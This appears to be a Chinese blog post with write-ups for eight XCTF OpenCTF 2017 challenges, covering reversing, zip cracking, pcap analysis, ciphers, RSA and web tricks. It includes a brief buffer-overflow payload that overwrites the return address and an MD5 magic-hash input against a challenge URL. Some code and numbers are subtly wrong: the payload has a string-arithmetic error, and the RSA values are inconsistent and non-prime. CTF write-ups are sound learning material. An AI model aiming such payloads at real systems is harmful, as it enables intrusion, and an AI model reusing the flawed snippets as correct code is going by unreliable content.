XCTF OpenCTF 2017 部分WP(8道)

原创

xiaoyuyulala 于 2018-10-10 15:20:18 发布 1462 收藏
分类专栏： CTF_WP 文章标签： OpenCTF 2017 XCTF

最近想去看看XCTF实训平台，算是给自己的一个督促吧，选的第一个目标是OpenCTF 2017

1. OpenReverse


拖进IDA分析main函数，截图如下

其实就是比较v30与v4地址处的字符串是否相等，v30是我们的输入，那么关键就是看v4了

v4的初始值我们都知道，接下来观察函数40100对v4有什么改变

发现有对v4开始的26个字符全部进行了一个异或操作


当然拉我们动态调试在strcmp函数的地方设断点显然是可以看到变形后的v4的



easy

2.zip

我一直以为是伪加密，但winhex一波后发现是真加密，提示是纯数字，果断暴力破解



获得密码，输入即得flag

3. pcap

提示是wireshark,tcp

直接过滤流量包，找到get包，有明显的XCTF

```
Request Method: GET
Request URI: /?q=XCTF%7BRSUJecDZ5xFp1z1X%26Nmpt%40PZSDQ%25Gbx6%7D
   Request URI Path: /
   Request URI Query: q=XCTF%7BRSUJecDZ5xFp1z1X%26Nmpt%40PZSDQ%25Gbx6%7D
```

最后进行urldecode：XCTF{RSUJecDZ5xFp1z1X&Nmpt@PZSDQ%Gbx6}

4.Maya Cipher

这玛雅数字真的是太秀了

改成正常数字看一下

```
5, 8, 4, 3, 5, 4, 4, 6, 7, B,
3, 2, 3, 0, 3, 1, 3, 8, 5, F,
6, 9, 7, 3, 5, F, 6, 3, 6, F,
6, D, 6, 9, 6, E, 6, 7, 7, D
```


最后直接转ASCII得

```
>>> s=[0x58, 0x43, 0x54, 0x46, 0x7B, 0x32, 0x30, 0x31, 0x38, 0x5F, 0x69, 0x73, 0x5F, 0x63, 0x6F, 0x6D, 0x69, 0x6E, 0x67, 0x7D]
>>> flag=''
>>> for i in range(len(s)):
        flag+=chr(s[i])

>>> flag
'XCTF{2018_is_coming}'
>>>
```


5.blind

Hint: 72位junk

nc之后会返回一个地址，直接payload覆盖EIP就OK

```
payload='a'+72+p64(0x40060d)
cn.sendline(payload)
print(cn.recvall())
cn.interactive()
```

6.easy-rsa

看题目估计就是解一个RSA

地址连接挂了，题目我是从别人博客里找到的，如下

```
p = 96484230290105156765905517400104265349457376392357398006439893520398525072984913995610350091634270503700
q = 11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230
e = 65537
c = 69016319356655639210194946570348715066396274579181987745484908846232464436640043461016746215950609916300
```

之前遇到这种题目我就直接RSAtool，不过这次打算自己写写看，脚本都大同小异

```
def egcd(a, b):
    if a == 0:
      return (b, 0, 1)
    else:
      g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
      raise Exception('modular inverse does not exist')
    else:
      return x % m
p = 96484230290105156765905517400104265349457376392357398006439893520398525072984913995610350091634270503700
q = 11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230
e = 65537
d = modinv(e, (p-1)*(q-1))
print d
c= 69016319356655639210194946570348715066396274579181987745484908846232464436640043461016746215950609916307

m=pow(c,d,p*q)
print m
```

7.jsjs

使用Firefox的Web Developer插件查看源代码

8.variacover

直接找md5值为0的字符串就好

http://202.112.51.184:8103/?id=a[0]=s878926199a